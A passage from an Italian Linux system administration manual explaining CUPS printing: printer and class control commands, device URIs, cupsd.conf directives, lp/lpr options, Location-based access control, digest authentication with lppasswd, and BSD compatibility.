`disable` [`-r` *motivazione*] [*stampante_logica* | *classe*]	Disabilita il funzionamento della stampante logica o della classe indicata, specificando eventualmente la motivazione.
`accept` [*stampante_logica* | *classe*]	Fa sì che la stampante logica o la classe indicata accetti dei nuovi processi di stampa.

Comando	Descrizione
`reject` [`-r` *motivazione*] [*stampante_logica*|*classe*]	Impedisce l'invio alla stampante logica o alla classe di nuovi processi di stampa.

Le *classi* sono dei raggruppamenti di stampanti logiche, a cui si può fare riferimento. In pratica, si può inviare un processo di stampa a una classe invece che a una stampante logica ben precisa; in tal modo sarà il sistema di stampa a decidere quale deve essere la stampante vera e propria che deve eseguire il lavoro, nell'ambito della classe stessa.

I comandi di controllo già descritti funzionano quindi anche in riferimento alle classi; tuttavia, occorre considerare che le stampanti logiche non ereditano i comandi dati alle classi. In questo modo, si può disabilitare una classe, ma ciò non disabilita implicitamente le stampanti che ne fanno parte.

A proposito del comando '**`enable`**', occorre tenere presente che questo nome coincide con un comando interno della shell Bash; pertanto, per utilizzarlo occorre indicarne il percorso su disco. Generalmente si userà come '`/usr/bin/enable`'.

Le informazioni sulle stampanti logiche e sulle classi vengono memorizzate all'interno di due file: '`/etc/cups/printers.conf`' e '`/etc/cups/classes.conf`'. Si tratta di file di testo che, teoricamente, possono essere modificati a mano, ma in generale conviene lasciare fare a '**`lpadmin`**' e agli altri comandi di controllo.

93.2.1 URI per la definizione dei dispositivi di stampa

Cups è in grado di individuare le stampanti locali e quelle di rete, in modo autonomo. Attraverso il comando '**`lpinfo`**' si può scorrere in particolare l'elenco delle disponibilità locali:

```
# lpinfo -v[ Invio ]
```

```
network socket
network http
network ipp
network lpd
direct canon:/dev/lp0
direct epson:/dev/lp0
direct parallel:/dev/lp0
serial serial:/dev/ttyS0?baud=115200
serial serial:/dev/ttyS1?baud=115200
serial serial:/dev/ttyS2?baud=115200
serial serial:/dev/ttyS3?baud=115200
```

Intuitivamente si comprende il significato delle varie notazioni, che si rifanno allo schema di un URI. Per esempio, la porta parallela corrispondente al file di dispositivo '`/dev/lp0`', si indica come *`parallel:/dev/lp0`*. In modo analogo vengono individuate le porte seriali, anche se non è detto che siano collegate effettivamente a una stampante del genere. Si può comunque osservare la possibilità di definire la velocità di comunicazione in bit al secondo. Volendo definire una stampante logica diretta in pratica a un file, basta usare un URI del tipo '`file:/`*percorso*'.

Quando un servente mette a disposizione il proprio servizio di stampa attraverso il protocollo PPP, si può fare riferimento a questo «dispositivo» remoto attraverso una notazione del tipo '**`ipp://`***host***`/printers/`***stampante_logica*'. Per esempio, per definire localmente la stampante logica '**`ferndruker`**', abbinata in pratica alla stampante '**`laser`**' presso l'elaboratore *`druker.brot.dg`*, si può usare '**`lpadmin`**' nel modo seguente:

```
# lpadmin -p ferndruker -E -v ipp:/druker.brot.dg/printers/laser
```

93.3 Configurazione principale del servizio di stampa

Cups si configura principalmente attraverso il file '`/etc/cups/cupsd.conf`'. La configurazione standard prevede che sia consentito l'accesso al servizio dalla rete, attraverso la porta 631, ma che l'amministrazione remota e l'accesso al servizio di stampa siano esclusi.

Il file di configurazione è un file di testo normale, in cui le righe bianche e quelle vuote vengono ignorate; inoltre i commenti sono introdotti dal simbolo '`#`' e conclusi dalla fine della riga. La prima parte del file di configurazione è utilizzato normalmente per una serie di direttive globali, che hanno la forma di assegnamenti, del tipo:

opzione valore_associato

Alcune di queste direttive sono descritte nella tabella 93.3.

Tabella 93.3. Alcune direttive del file di configurazione '`/etc/cups/cupsd.conf`'.

Direttiva	Descrizione
`AccessLog` {*file* | `syslog`} `PageLog` {*file* | `syslog`} `ErrorLog` {*file* | `syslog`}	Le direttive specificano rispettivamente il file delle registrazioni da usare per annotare gli accessi, le pagine stampate (ogni pagina stampata ha una propria registrazione) e gli errori. Se si usa la parola chiave '**`syslog`**', questi messaggi vengono inviati al registro di sistema.
`LogLevel` {`debug2` | `debug` | `info`↩ ↪ | `warn` | `error` | `none`}	Specifica il livello di dettaglio delle annotazioni che riguardano gli errori. La parola chiave '**`debug2`**' richiede una registrazione completa, mentre '**`none`**' annulla qualunque registrazione. Le altre parole chiave rappresentano ordinatamente dei valori intermedi.
`DataDir` *directory*	Specifica la directory a partire dalla quale sono collocati vari file di dati di Cups. Generalmente si tratta di '`/usr/share/cups/`'.
`DocumentRoot` *directory*	Specifica la directory a partire dalla quale sono collocati i file usati dal servizio HTTP incorporato in Cups. In altri termini, per ciò che riguarda la configurazione comune, corrisponde a *`http://localhost:631/`*.
`ServerRoot` *directory*	Specifica la directory a partire dalla quale si articolano i file di configurazione. Di solito si tratta di '`/etc/cups/`'.
`Printcap` *file*	Specifica il file da usare al posto del tradizionale '`/etc/printcap`', allo scopo di garantire la compatibilità con i programmi che vanno a leggerlo per conoscere le code di stampa disponibili.
`User` *utente* `Group` *gruppo*	Specifica l'utente e il gruppo da usare quando Cups avvia dei sottoprocessi. Si tratta normalmente dell'utente '**`lp`**' e del gruppo '**`sys`**'.
`TempDir` *directory*	Specifica la directory temporanea da usare per la creazione di file temporanei. Questa directory, che normalmente corrisponde a '`/var/spool/cups/tmp/`', deve essere accessibile in scrittura dall'utente e dal gruppo specificati con le direttive '**`User`**' e '**`Group`**'.
`Port` *n_porta* `Listen` *host*[`:`*n_porta*]	La direttiva '**`Port`**' specifica una porta alla quale Cups deve mettersi in ascolto. La porta predefinita è 631, che notoriamente è riservata al protocollo IPP. La direttiva '**`Listen`**' consente di definire un nodo di rete a cui concedere accesso, che dovrà rivolgersi eventualmente alla porta indicata dopo i due punti. Una o più direttive '**`Listen`**', usate da sole, senza alcuna direttiva '**`Port`**', consentono in pratica di limitare l'accesso al servizio di stampa, escludendo tutti gli altri.

Direttiva	Descrizione
`Browsing` {`On`|`Off`}	Abilita o disabilita la risposta a interrogazioni circolari e l'utilizzo dello stesso sistema per interrogare la disponibilità di altre stampanti dalla rete.
`BrowseAddress` *indirizzo_broadcast*	Permette di stabilire l'indirizzo broadcast da usare per le interrogazioni circolari. Di solito si usa quello corrispondente alla propria rete locale.
`BrowseAllow` *modello_host* `BrowseDeny` *modello_host*	La direttiva '**`BrowseAllow`**' consente, mentre la direttiva '**`BrowseDeny`**' vieta, l'interrogazione circolare del servizio di stampa ai nodi specificati dal modello.
`BrowseOrder` {`allow,deny`|`deny,allow`}	Definisce l'ordine di analisi delle direttive '**`BrowseAllow`**' e '**`BrowseDeny`**'. La sequenza '**`allow,deny`**' fa sì che i pacchetti di interrogazione siano accettati a meno che espressamente rifiutati; la sequenza '**`deny,allow`**' fa sì che i pacchetti di interrogazione siano rifiutati a meno che espressamente accettati.
`BrowsePoll` *host*`:`*porta*	Permette di richiedere espressamente l'interrogazione del nodo indicato alla porta specificata.
`ImplicitClass` {`On`|`Off`}	Abilita o disabilita la definizione di classi implicite. Si può avere una classe implicita quando in una rete più elaboratori offrono l'accesso a una stampante denominata nello stesso modo.
`SystemGroup` *gruppo*	Stabilisce il gruppo a cui deve appartenere un utente per essere classificato come '**`System`**' in fase di autenticazione. Di solito, l'utente viene aggregato al gruppo stabilito in questo modo nel file '`/etc/group`'.

Generalmente, la parte finale del file di configurazione è occupato da direttive racchiuse in contesti particolari, definiti come *collocazioni*. Questo tipo di informazioni verrà preso in considerazione in seguito, in occasione della descrizione dell'amministrazione remota attraverso il protocollo HTTP. Tuttavia, si tenga presente che per consentire l'accesso di richieste di stampa, occorre intervenire proprio all'interno di queste collocazioni.

Per abilitare l'accesso al servizio di stampa da parte di altri elaboratori, oltre che configurare la collocazione corrispondente alle stampanti (verrà mostrato in seguito), occorre che il demone '**`cupsd`**' sia in ascolto della porta prevista e consenta l'accesso a tali elaboratori. Si può usare la direttiva '**`Port`**' per indicare una o più porte differenti rispetto allo standard, costituito da 631; inoltre, la direttiva '**`Listen`**' consente di specificare un nodo particolare, nel caso si voglia limitare questo accesso. Infatti, se si usano solo direttive '**`Listen`**', senza alcuna direttiva '**`Port`**', si esclude di fatto l'accesso da parte di tutti gli altri nodi.

Eventualmente, può essere consentita l'interrogazione (ovvero la scansione) del servizio, attraverso richieste circolari. Ciò permette ad altri nodi di venire a conoscenza dell'esistenza di un servizio di stampa nel proprio elaboratore. Nello stesso modo, si può consentire al demone '**`cupsd`**' di fare altrettanto alla ricerca di altri servizi di stampa alla propria portata. Per questo, si usano le direttive del tipo '**`Brows*`**'.

Cups non ha bisogno del file '`/etc/printcap`', né di un altro equivalente. Tuttavia, altri programmi potrebbero richiedere la sua presenza per conoscere la disponibilità di code di stampa. Cups può quindi tenere aggiornato questo file, in base alla disponibilità di stampanti logiche e di classi. Per esempio, il contenuto di questo file potrebbe apparire così:

```
laser1:
laser2:
```

Come si intende, tutti gli altri campi dei record tipici di questo file, sono assenti. La direttiva '**`Printcap`**' può servire a specificare un file diverso dal solito '`/etc/printcap`', nel caso si

desideri conservare un vecchio file del genere, adatto a un sistema di stampa BSD.

Quando si modifica la configurazione del servizio, intervenendo nel file '/etc/cups/cupsd.conf', è necessario fare in modo che il demone '**cupsd**' la rilegga. Per farlo deve ricevere un segnale di aggancio:

```
# killall -HUP cupsd
```

93.4 Configurazione dal lato dei clienti

Esiste anche una configurazione che riguarda le richieste di stampa da parte dei clienti, intesi come gli elaboratori o semplicemente i programmi che accodano dei processi di stampa. Il file di configurazione principale è '/etc/cups/client.conf', a cui si possono affiancare dei file personali, di ogni utente, corrispondenti a '~/.cupsrc'. Generalmente, questi file di configurazione non contengono direttive; tuttavia potrebbero servire per indirizzare la stampa verso un servizio particolare, diverso da uno residente presso lo stesso elaboratore locale.

Per esempio, l'utente che vuole stampare in modo predefinito usando il servizio offerto dall'elaboratore *dinkel.brot.dg*, indicherà nel proprio file '~/.cupsrc' una direttiva come quella seguente:[3]

```
ServerName dinkel.brot.dg
```

Questi file di configurazione, utili dal lato cliente, consentono anche di specificare il tipo di comunicazione che ci deve essere: in chiaro o cifrato. Tuttavia, la disponibilità del sistema cifrato dipende dal modo in cui viene compilato Cups, che così potrebbe includere o meno le librerie necessarie.

93.5 Utilizzo comune attraverso la riga di comando

Il servizio di stampa di Cups può essere usato normalmente con i comandi standard di un sistema BSD o System V. La tabella 93.4 riepiloga le situazioni più comuni a questo riguardo. Tuttavia, si deve tenere presente, in particolare, che una coda di stampa può essere specificata indicando un nome locale, oppure un nome remoto, nella forma:[4]

nome@host

Tabella 93.4. I comandi più comuni per la stampa, come da tradizione.

Comando	Descrizione
lp *file* lpr *file*	Invia alla coda di stampa predefinita il file indicato.
lpstat -p lpstat -p -d	Ottiene un elenco delle stampanti logiche disponibili; nel secondo caso si viene a conoscere anche quale risulta essere la stampante logica o la classe predefinita.
lp -d *coda* *file* lpr -P *coda* *file*	Invia il file alla stampante logica o alla classe indicata.
lp [-d *coda*] -n *n_copie* *file* lpr [-P *coda*] -#*n_copie* *file*	Invia il file alla stampante logica o alla classe indicata, o a quella predefinita, per ottenerne la quantità di copie specificate.

[3] Si rammenta che per il momento non è ancora stato spiegato come fare per abilitare l'accesso alle stampanti locali da parte di nodi remoti.

[4] Come già chiarito in precedenza, per coda di stampa si fa riferimento indifferentemente a una classe, una stampante logica o a un'istanza di una stampante logica.

Comando	Descrizione
`lpstat` `lpstat -o`	Ottiene un elenco dei processi di stampa accodati dall'utente stesso.
`lpstat -p`	Ottiene un elenco dei processi di stampa attivi appartenenti all'utente.
`lpstat -o -p`	Ottiene un elenco dei processi di stampa accodati dall'utente e di quelli attivi.
`lpq` [`-E` *coda*]	Ottiene un elenco dei processi di stampa di una coda particolare, oppure di tutte le code.
`cancel` *processo_di_stampa* `lprm` [*processo_di_stampa*]	Elimina il processo di stampa specificato; nel caso di '**`lprm`**' si può omettere, a indicare di intervenire sul primo processo disponibile (quello attivo, oppure il primo di quelli in coda). Il processo di stampa è identificato da una stringa di riconoscimento che può essere consultata con '**`lpstat`**'.

Per quanto riguarda '**`lpr`**' e '**`lp`**', occorre considerare che rimane la possibilità di inviare un file alla stampa attraverso lo standard input, anche se dalla tabella ciò non appare evidente.

Ciò che rende speciale Cups è la possibilità di usare i comandi '**`lp`**' o '**`lpr`**' con l'opzione '**`-o`**', che può anche apparire più volte, attraverso la quale si possono indicare molte altre richieste particolari. Le tabelle 93.5 e 93.6 riepilogano brevemente queste possibilità.

Tabella 93.5. L'opzione '**`-o`**' dei comandi '**`lpr`**' e di '**`lp`**'. Prima parte.

Comando	Descrizione
`-o raw`	Disabilita l'intermediazione di qualsiasi filtro, mandando il file direttamente alla stampante.
`-o landscape`	Stampa in orizzontale, mentre in condizioni normali la stampa avviene in verticale.
`-o media=`{`Letter`|`Legal`|`A4`|*altri_formati*}	Stampa utilizzando carta del formato indicato.
`-o sides=two-sides-long-edge` `-o sides=two-sides-short-edge`	Stampa fronte e retro con una stampante duplex. La differenza nelle due opzioni sta nel modo in cui viene ruotata la pagina posteriore.
`-o sides=one-side`	Stampa su un solo lato.
`-o job-sheets=`{`none`|`standard`|*altri_tipi*}[`,`{`none`|`standard`|*altri_tipi*}]	Richiede di stampare una pagina di separazione. La parola chiave '**`none`**' annulla tale richiesta, mentre altre parole chiave descrivono un tipo particolare di pagina di separazione. Se si indica una parola chiave dopo la virgola, si richiede una pagina di separazione anche alla fine della stampa.
`-o page-ranges=`*n_pag_iniziale*[`-`*n_pag_finale*][`,`*intervallo_pagine*]...	Seleziona uno o più intervalli di pagine.
`-o page-set=`{`odd`|`even`}	Seleziona le pagine dispari, oppure quelle pari.
`-o number-up=`*n*	Stampa *n* pagine logiche in una sola pagina reale. La scelta di valori è limitata.
`-o brightness=`*n*	Stampa con una luminosità del *n* %, dove il valore 100 rappresenta la tonalità normale e valori superiori schiariscono in proporzione il risultato, mentre valori inferiori lo anneriscono.
`-o gamma=`*n*	Stampa con un contrasto di *n*/1000, dove il valore 1000 rappresenta la gamma e valori superiori aumentano, mentre valori inferiori diminuiscono in proporzione la gamma.
`-o cpi=`*n*	Nel caso di stampa di testo puro, definisce la densità orizzontale di caratteri per pollice.
`-o lpi=`*n*	Nel caso di stampa di testo puro, definisce la densità verticale di righe per pollice.

Comando	Descrizione
`-o columns=`*n*	Nel caso di stampa di testo puro, definisce la quantità di colonne in cui dividere lo spazio della pagina.
`-o page-left=`*n* `-o page-right=`*n* `-o page-top=`*n* `-o page-bottom=`*n*	Nel caso di stampa di testo, definisce dei margini alla pagina, rispettivamente sinistro, destro, superiore e inferiore. Il valore che si attribuisce rappresenta una quantità di punti PostScript, dove un punto equivale a 1/72 di pollice.
`-o prettyprint`	Nel caso di stampa di testo, abbellisce la stampa con un'intestazione; inoltre, se il contenuto viene riconosciuto da Cups, questo viene evidenziato secondo le sue caratteristiche.

Tabella 93.6. L'opzione '`-o`' dei comandi '`lpr`' e di '`lp`'. Seconda parte.

Comando	Descrizione

`-o position=center`
`-o position=left`
`-o position=top-left`
`-o position=top`
`-o position=top-right`
`-o position=right`
`-o position=bottom-right`
`-o position=bottom`
`-o position=bottom-left`
	Nel caso di un'immagine, la colloca nella posizione specificata dalla parola chiave che si assegna all'argomento '**`position`**'.

`-o scaling=`*n*	Definisce la dimensione di un'immagine, in relazione allo spazio nella pagina. Un valore pari a 100, rappresenta lo spazio massimo a disposizione; valori inferiori producono un'immagine più piccola; valori superiori producono immagini più grandi, in relazione, con la stampa su più pagine.
`-o ppi=`*n*	Definisce la densità di punti per pollice della stampa. Maggiore è questo valore, minore sarà di conseguenza quella dell'immagine stampata.
`-o natural-scaling=`*n*	Definisce la scala dell'immagine in percentuale.
`-o hue=`*n*	Definisce il valore della tinta. Zero corrisponde alla situazione di partenza e si possono attribuire valori in un intervallo che va da -360 a 360.
`-o saturation=`*n*	Definisce il valore della saturazione del colore. Il valore esprime una percentuale, dove 100 è la posizione normale, mentre zero corrisponde al solo bianco e nero.

93.6 Personalizzazione dal lato cliente

Ogni utente può configurare per conto proprio la stampa. Per questo si utilizza il comando '**`lpoptions`**', che si usa fondamentalmente come riepilogato nella tabella 93.7.

Tabella 93.7. Utilizzo del comando '**`lpoptions`**'.

Comando	Descrizione
`lpoptions` [`-p` *stampante_logica* [`/`*istanza*]] ↩ ↪`-o` *opzioni_comuni* [`-o` *opzioni_comuni*]...	Configura la stampante logica indicata, oppure quella predefinita in sua mancanza, con le opzioni indicate.
`lpoptions -d` *coda*	Definisce la coda di stampa predefinita, che può essere una stampante logica (locale o remota), oppure una classe. Nel contempo, mostra le differenze di configurazione rispetto a quanto predefinito.
`lpoptions -x` *coda*	Cancella la configurazione associata alla coda indicata.

In particolare, l'opzione '**`-o`**' si usa nello stesso modo dei comandi '**`lp`**' e '**`lpr`**', cioè come indicato nelle tabelle 93.5 e 93.6.

93.6.1 Istanze

Fino a questo punto si è fatto riferimento alle code come a un concetto che include simultaneamente le stampanti logiche e le classi; in pratica, per Cups le code includono anche le istanze di una stampante logica. Nell'ambito della configurazione delle stampanti, si possono definire delle *istanze*, che rappresentano un modo di distinguere configurazioni differenti per una stessa stampante logica. Si osservi l'esempio seguente:

```
$ lpoptions -p laser/ridotta -o number-up=4
```

In questo modo si vuole definire l'istanza '**`ridotta`**' che si riferisce alla stampante logica '**`laser`**', dove si ottengono quattro pagine logiche per ogni pagina reale, senza modificare la configurazione normale della stampante logica. Per utilizzare questa configurazione, i comandi '**`lp`**' e '**`lpr`**' possono fare riferimento all'istanza, completa del nome della stampante:

```
$ lp -d laser/ridotta prova.ps
```


oppure:

```
$ lpr -P laser/ridotta prova.ps
```

In questi esempi, si fa riferimento evidentemente alla stampa del file '`prova.ps`'.

93.7 Accesso remoto

Il protocollo IPP è stato ideato per arrivare fino all'amministrazione remota di una stampante attraverso il protocollo HTTP, dove il servizio di stampa risponde come se fosse un servente HTTP, interrogato da un navigatore comune sulla porta TCP 631. Cups applica in pieno questa filosofia e consente l'amministrazione remota, con le limitazioni definite nel file '`/etc/cups/cupsd.conf`'. La figura 93.1 dà l'idea di quello che potrebbe apparire interpellando un servente Cups ospitato nel proprio elaboratore locale.

Figura 93.1. La pagina iniziale di Cups.

93.7.1 Configurazione per l'accesso remoto al servente IPP Cups

Nel file di configurazione '`/etc/cups/cupsd.conf`', alcune direttive consentono di delimitare l'accesso remoto al servizio IPP di Cups. Si tratta precisamente di direttive nella forma:

```
<Location percorso>
direttiva
...
</Location>
```

Il percorso rappresenta realmente, o idealmente, una directory che parte dalla posizione stabilita con la direttiva '**`DocumentRoot`**', che in condizioni normali corrisponde a '`/usr/share/doc/cups/`', o simile. Per esempio, una direttiva del tipo '**`<Location /prova>`**' dovrebbe riferirsi in pratica alla directory o al file '`/usr/share/doc/cups/prova`'.

Molte delle direttive '**`Location`**' fanno riferimento a directory che in realtà non esistono e hanno un significato particolare. La tabella 93.8 descrive brevemente il loro scopo. Il controllo dell'accesso a queste directory speciali si traduce in un controllo corrispondente all'accesso delle funzionalità di amministrazione remota.

Tabella 93.8. Directory virtuali controllabili con le direttive '**Location**'.

Directory	Descrizione
/admin	Il percorso per le operazioni amministrative.
/classes	Il percorso per il controllo delle classi.
/classes/*classe*	Il percorso per il controllo di una classe particolare.
/jobs	Il percorso per il controllo dei processi di stampa.
/printers	Il percorso per il controllo delle stampanti logiche.
/printers/*stampante_logica*	Il percorso per il controllo di una stampante logica particolare.

Prima di queste direttive, ne appare normalmente una particolare, con cui si definisce il gruppo degli utenti amministratori:

```
SystemGroup lpadmin
```

In questo caso si dichiara che '**lpadmin**' è il gruppo degli amministratori riconosciuti. In pratica, gli utenti che devono amministrare Cups vengono aggregati al gruppo indicato nel file '/etc/group'; tuttavia, non dovrebbe essere necessario fare questo per l'utente '**root**', che è già parte di tutti i gruppi, per ciò che riguarda Cups.

Le direttive più comuni che possono apparire nell'ambito della delimitazione di una direttiva '**Location**', sono elencate brevemente nella tabella 93.9.

Tabella 93.9. Direttive utilizzabili nell'ambito di un gruppo '**Location**', nel file di configurazione '/etc/cups/cupsd.conf'.

Direttiva	Descrizione
AuthType {None|Basic|Digest}	Definisce il modo in cui deve essere identificato l'accesso. La parola chiave '**None**' indica che non si richiede alcuna autenticazione; '**Basic**' utilizza un nominativo utente e una parola d'ordine che deve corrispondere a un'utenza del sistema operativo; '**Digest**' utilizza un nominativo utente e una parola d'ordine che deve corrispondere a un'utenza specifica di Cups.
AuthClass {Anonymous|User|System|Group}	Limita l'accesso in base all'appartenenza a una categoria: la parola chiave '**Anonymous**' annulla qualunque richiesta di autenticazione; '**User**' consente l'accesso a tutti gli utenti che riescono a identificarsi come tali; '**System**' consente l'accesso agli utenti che appartengono al gruppo definito con la direttiva '**SystemGroup**'; '**Group**' consente l'accesso agli utenti che appartengono al gruppo definito dalla direttiva '**AuthGroupName**'.
AuthGroupName *gruppo*	Definisce il gruppo a cui devono appartenere gli utenti che vogliono accedere quando la direttiva '**AuthGroup**' indica la parola chiave '**Group**'.
Order {allow,deny↩ ↪|deny,allow}	Definisce l'ordine di analisi delle direttive '**Allow**' e '**Deny**'. La sequenza '**allow,deny**' fa sì che l'accesso sia accettato a meno che espressamente rifiutato; la sequenza '**deny,allow**' fa sì che l'accesso sia rifiutato a meno che espressamente accettato.
Allow *modello_host* Deny *modello_host*	Consente o vieta l'accesso al gruppo di nodi specificato dal modello.

L'esempio seguente riguarda un piccolo estratto del file '/etc/cups/cupsd.conf':

Listato 93.1.

```
SystemGroup lpadmin

<Location />
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>

<Location /admin>
AuthType Basic
AuthClass System
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>
```

In questo modo, se non vengono dichiarate altre posizioni, tutto risulta accessibile dall'elaboratore locale (127.0.0.1) e dalla rete 192.168.1.*; tuttavia, nel caso particolare della posizione '`/admin`', è richiesta un'autenticazione basata sul riconoscimento dell'utente nel sistema e la sulla sua appartenenza al gruppo di sistema (come stabilito nella direttiva '**`SystemGroup`**'.

93.7.2 Accesso a una coda remota

Come già accennato in precedenza, si può fare riferimento a una coda di stampa, con i comandi '**`lp`**' e '**`lpr`**', anche nella forma:

nome@*host*

Tuttavia, l'elaboratore che si intende raggiungere, deve consentire l'accesso. Per questo si deve consentire l'accesso alla posizione '`/printers`', oppure, in modo più dettagliato, alla posizione '`/printers/`*nome*'. Nell'esempio del listato 93.1, la posizione '`/printers`' eredita la configurazione da quella della radice:

```
<Location />
Order Deny,Allow
Allow From 127.0.0.1
Allow From 192.168.1.*
</Location>
```

In questo modo, si consente l'accesso dalla rete 192.168.1.*, senza richiedere alcuna autenticazione.

Quando una classe o una stampante logica di un elaboratore remoto è accessibile a quello locale, '**`lpstat`**' segnala la disponibilità di queste code, come se si trattasse di stampanti locali. Tuttavia, perché ciò accada è necessario che sia stata concessa l'interrogazione con le direttive '**`Brows*`**', già descritte in precedenza.

Inoltre, se più elaboratori mettono a disposizione una stampante logica con uno stesso nome, si può creare una classe implicita, con quello stesso nome, a meno che ciò sia stato disabilitato espressamente nel file di configurazione.

93.7.3 Autenticazione digest

Nel file di configurazione '`/etc/cups/cupsd.conf`', all'interno delle direttive che delimitano l'accesso a una posizione particolare, la direttiva '**`AuthType`**' consente di richiedere e specificare il tipo di autenticazione. Il tipo '**`Basic`**' richiede che l'utente si identifichi attraverso il proprio nominativo e la parola d'ordine usati normalmente per accedere al sistema. Al contrario, il tipo '**`Digest`**' richiede un nominativo e una parola d'ordine annotati nel file '`/etc/cups/passwd.md5`'.

Il principio di funzionamento di questo file è simile a quello usato dai sistemi Unix nel file '`/etc/passwd`', con la differenza che la parola d'ordine viene cifrata con un algoritmo differente (MD5, come suggerisce l'estensione del file). Per aggiungere utenti di tipo '**`Digest`**' e per rimuoverli, si usa il comando '**`lppasswd`**'.

Tabella 93.10. Il comando '**`lppasswd`**'.

Comando	Descrizione
`lppasswd -a` *nominativo* [`-g` *gruppo*]	Crea un nominativo e lo associa eventualmente a un gruppo.
`lppasswd -x` *nominativo*	Elimina un nominativo.

Si crea un nominativo utente con l'opzione '**`-a`**', in un modo simile a quello seguente:

`#` **`lppasswd -a pippo`**[*Invio*]

`Enter password` **`*******`**[*Invio*]

`Enter password again` **`*******`**[*Invio*]

Se la parola d'ordine viene ripetuta correttamente e soddisfa i requisiti minimi imposti da '**`lppasswd`**' (non deve assomigliare al nominativo e deve essere sufficientemente varia), si ottiene l'aggiunta di una riga nel file '`/etc/cups/passwd.md5`', che potrebbe assomigliare a quella seguente:

```
pippo:sys:d091266158b6c7620c306db2ece25e42
```

Se si usa anche l'opzione '**`-g`**', come mostrato nella tabella 93.10, si può intervenire anche nel secondo campo, che descrive il nome del gruppo.

Se la richiesta di autenticazione '**`Digest`**' si integra con la direttiva '**`AuthClass`**' e viene richiesta l'appartenenza a un gruppo particolare (che può essere quello stabilito dalla direttiva '**`AuthGroupName`**', oppure '**`SystemGroup`**', il gruppo che si associa all'utente deve esistere realmente nel sistema Unix e corrispondere a quello richiesto; diversamente l'autenticazione fallirebbe.

93.7.4 Problemi di accesso attraverso un proxy

Se ci si avvale di un proxy HTTP, può diventare impossibile l'accesso al servizio di Cups. Per prima cosa, l'indirizzo corrispondente al proxy deve essere ammesso ad accedere; inoltre, ci possono essere dei problemi con la porta TCP: se si consente a Cups di usare la porta 80, può darsi che il proxy riesca ad accedere, ma non è garantito che poi si possano raggiungere le posizioni che richiedono una forma di autenticazione.

93.8 Compatibilità con il sistema di stampa BSD

La compatibilità con il sistema di stampa BSD, si attua in due modi. Da un lato, viene mantenuto il file '`/etc/printcap`' (salvo che gli si voglia cambiare nome per qualche motivo); dall'altro è possibile attivare un demone, '**`cups-lpd`**', che è in grado di accettare richieste di stampa secondo il vecchio protocollo. Per attivare il demone, occorre intervenire nel file di configurazione '`/etc/inetd.conf`', aggiungendo un record simile a quello seguente:

```
printer stream tcp nowait lp /usr/lib/cups/daemon/cups-lpd cups-lpd
```

Naturalmente, ci si deve poi prendere cura di informare il supervisore dei servizi di rete (di solito l'eseguibile '**`inetd`**'), inviando un segnale di aggancio:

```
# killall -HUP inetd
```

Inoltre, per poter utilizzare un vecchio servente conforme al protocollo usato dal sistema di stampa BSD, si può farvi riferimento con URI del tipo:

`lpd://`*host*`/`*coda_remota*

93.9 Amministrazione remota

Con un navigatore comune, è possibile ricevere informazioni e amministrare un servente Cups, secondo le limitazioni previste nel file '`/etc/cups/cupsd.conf`', come già descritto nelle sezioni precedenti.

Questo tipo di interazione avviene in modo abbastanza intuitivo. A titolo di esempio vengono mostrate alcune pagine significative.

Figura 93.2. La pagina riferita alla stampante logica denominata '**`laserjet`**'.

File Edit Types Links Views Style Special Attributes Annotations Help

Open http://dinkel.brot.dg:631/printers/laserjet

ESP Administration Classes Help Jobs Printers Software

laserjet

Default Destination: laserjet

laserjet **HP LaserJet 6 series, CUPS+GIMP-print v4.1.99-b1**

Description: Laserjet 6L
Location: Ponzano Veneto
Printer State: idle, accepting jobs.
Device URI: parallel:/dev/lp0

Print Test Page | Stop Printer | Reject Jobs
Modify Printer | Configure Printer | Delete Printer

Add Printer

No Active Jobs

Show Completed Jobs

